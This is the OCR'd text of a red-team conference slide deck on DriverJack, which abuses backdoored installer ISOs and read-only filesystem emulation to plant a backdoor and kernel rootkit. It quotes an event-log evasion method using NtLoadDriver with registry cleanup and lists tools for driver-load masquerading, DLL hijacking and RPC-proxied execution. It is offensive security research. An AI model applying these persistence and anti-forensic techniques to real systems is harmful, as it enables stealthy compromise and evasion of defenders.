DRIVERJACK

Turning NTFS and Emulated Read-only Filesystems in an Infection and Persistence Vector



Alessandro Magnosi 11/08/2024

WHOAMI

Alessandro Magnosi



bsi

Managing Consultant – R&D Lead

Red Teaming, Medical Device Security, Code Review


KlezVirus

FOSS Developer

Not very active maintainer of several tools

Bug Bounty Hunter


Hunting bugs for fun and a little profit



Alessandro Magnosi

KlezVirus

TIMELINE



Q3 2022
Q4 2022
Q1 2023 – Q4 2023
Q1 2024
Q2 2024
CHAT W/JONAS LYK
FIRST POC
ISO ABUSE
ENGAGEMENT
RPC PROXYING
DRIVER PATH HIJACKING
ISO OVERWRITE

BACKGROUND & MOTIVATIONS




LAB SETUP

- Simplified replica of a real scenario
- Privileged access to an update catalogue / distribution centre
- Ability to backdoor existing ISOs
- Objective: Deploy a user-mode backdoor and a kernel-mode rootkit for persistence on installation




MALWARE COMPONENTS



MALWARE COMPONENTS

```
d3adc0de@ROGUELAB:/mnt/h$ diff -q Step7/ Step7-Original/ | grep Only
Only in Step7/: Windows
d3adc0de@ROGUELAB:/mnt/h$ diff -q Step7/InstData/ Step7-Original/InstData/ | grep Only
Only in Step7/InstData/: oleacc.dll
Only in Step7/InstData/: ru.exe
d3adc0de@ROGUELAB:/mnt/h$
```

Name	Date modified	Type	Size
Setups.cfg	27/10/2023 10:08	CFG File	1 KB
Setup.exe	01/02/2022 03:52	Application	1,070 KB
ReadMe_OSS.htm	27/10/2023 10:08	Firefox HTML Doc...	5,047 KB
ReadMe.htm	27/10/2023 10:08	Firefox HTML Doc...	108 KB
Lisezmoi.htm	27/10/2023 10:08	Firefox HTML Doc...	110 KB
LiesMich.htm	27/10/2023 10:08	Firefox HTML Doc...	112 KB
Leggimi.htm	27/10/2023 10:08	Firefox HTML Doc...	110 KB
Leame.htm	27/10/2023 10:08	Firefox HTML Doc...	112 KB
content.cat	27/10/2023 10:35	Security Catalogue	451 KB
Optional Components	27/10/2023 10:33	File folder	
InstData	27/10/2023 10:33	File folder	
_Manuals	27/10/2023 10:33	File folder	



WINDOWS LOG EVENT EVASION



† inversecos
@inversecos

1\ Windows Event Log Evasion via Native APIs 👀🧠

Some native Windows API calls can be used to install services WITHOUT generating correlating entries in the event log. This was seen in Stuxnet.

This blog covers the technique + detection.

bit.ly/3D7KI4n

TL;DR 👇👇

```
In [1]: dt('_SERVICE_RECORD')
'_SERVICE_RECORD' (None bytes)
0x0   : ServiceList                     ['_SERVICE_LIST_ENTRY']
0x8   : ServiceName                     ['pointer', ['String', {'length': 512, 'encoding': 'utf16'}]]
0xc   : DisplayName                     ['pointer', ['String', {'length': 512, 'encoding': 'utf16'}]]
0x10  : Order                           ['unsigned int']
0x18  : Tag                             ['array', 4, ['unsigned char']]
0x24  : DriverName                      ['pointer', ['String', {'length': 256, 'encoding': 'utf16'}]]
0x24  : ServiceProcess                  ['pointer', ['_SERVICE_PROCESS']]
0x28  : Type                            ['Flags', {'bitmap': {'SERVICE_KERNEL_DRIVER': 0, 'SERVICE_WIN
32_OWN_PROCESS': 4, 'SERVICE_WIN32_SHARE_PROCESS': 5, 'SERVICE_INTERACTIVE_PROCESS': 8, 'SERVICE_FILE
_SYSTEM_DRIVER': 1}}]
0x2c  : State                           ['Enumeration', {'target': 'long', 'choices': {1: 'SERVICE_STO
PPED', 2: 'SERVICE_START_PENDING', 3: 'SERVICE_STOP_PENDING', 4: 'SERVICE_RUNNING', 5: 'SERVICE_CONTI
NUE_PENDING', 6: 'SERVICE_PAUSE_PENDING', 7: 'SERVICE_PAUSED'}}]
0x44  : Start                           ['Enumeration', {'target': 'long', 'choices': {0: 'SERVICE_BOO
T_START', 1: 'SERVICE_SYSTEM_START', 2: 'SERVICE_AUTO_START', 3: 'SERVICE_DEMAND_START', 4: 'SERVICE_
DISABLED'}}]
```

6:08 AM · Mar 23, 2022

WINDOWS LOG EVENT EVASION

Windows Event Log Evasion Via Native APIs

Created the Monday 27 June 2022. Updated 8 months ago.

Map / Anti-Forensic / Windows Event Log Evasion via Native APIs

Attackers can leverage native Windows API calls to install malicious services without generating correlating entries in the event log. Using native APIs to install services instead of the standard API calls allow attackers to bypass security controls and event logging. This technique was utilised by Stuxnet.

Services are typically created through a standard Windows API call `CreateServiceA` or `CreateService`. This API is also called by the service creating Windows native tool "sc.exe" to register a service on a machine. A call to this API subsequently generates entries in the event log which corresponds to the service creation event IDs.

Attackers can create services without relying on the typical API call `CreateServiceA` by directly interacting with the Windows native API calls instead. For example, the `StartService` API will a make a call to the native API `NtLoadDriver` along with registering the service start events in the event logs.

By directly calling `NtLoadDriver` to start a service that's had the registry keys manually created, the service is started and running, and no event logs are created allowing to evade forensic analysis. This will result in a malicious service running and without any event log entry.

To take this a step further, attackers can remove the evidence in the registry and any correlating evidence loaded in the memory of "services.exe". This leaves with no registry artefacts and no event log information to analyse.

https://unprotect.it/technique/windows-event-log-evasion-via-native-apis/

LOAD DRIVER EVENT

```
Driver loaded:
UtcTime: 2017-04-28 21:33:47.345
ImageLoaded: C:\Windows\System32\drivers\usbscan.sys
Hashes: SHA256=D97DB59C9CAE2B8B33C707E8CEA7A65BF88712842CC715D270F7432A99D21BB6
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid


Event XML:

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" />
    <EventID>6</EventID>
    <Version>3</Version>
    <Level>4</Level>
    <Task>6</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8000000000000000</Keywords>
    <TimeCreated SystemTime="2017-04-28T21:33:47.350855600Z" />
    <EventRecordID>2864</EventRecordID>
    <Correlation />
    <Execution ProcessID="3216" ThreadID="3980" />
    <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
    <Computer>rfsH.lab.local</Computer>
    <Security UserID="S-1-5-18" />
  </System>
  <EventData>
    <Data Name="UtcTime">2017-04-28 21:33:47.345</Data>
    <Data Name="ImageLoaded">C:\Windows\System32\drivers\usbscan.sys</Data>
    <Data Name="Hashes">SHA256=D97DB59C9CAE2B8B33C707E8CEA7A65BF88712842CC715D270F7432A99D21BB6</Data>
    <Data Name="Signed">true</Data>
    <Data Name="Signature">Microsoft Windows</Data>
    <Data Name="SignatureStatus">Valid</Data>
  </EventData>
</Event>
```

OUR CONTRIBUTION

1

IoCdfsLib

A library to rewrite content of files mounted on a read-only CD filesystem

2

DriverJack

A library that load a driver masquerading the info shown during a Driver Load event

3

RpcExec

A less-common execution/injection method similar to Railgun that proxies calls through RPC calls

4

Interleaver


A framework for DLL hijacking supporting unproxied calls and EAT merging (no additional sections)

COLLATERAL PROJECTS




INTERLEAVER – KOPPELING-P

Project Code: https://github.com/klezVirus/koppeling-p



INTERLEAVER – KOPPELING-P

Project Code: https://github.com/klezVirus/koppeling-p



RPC-PROXY-INVOKE

1

Browser Exploitation

This technique was borrowed from Browser Exploitation, where this technique was abused to bypass CFG.

2

No RX|RWX Allocations

This technique creates an arbitrary execute primitive that can be used to execute arbitrary code in the context of local or remote processes without requiring the allocation of executable code.

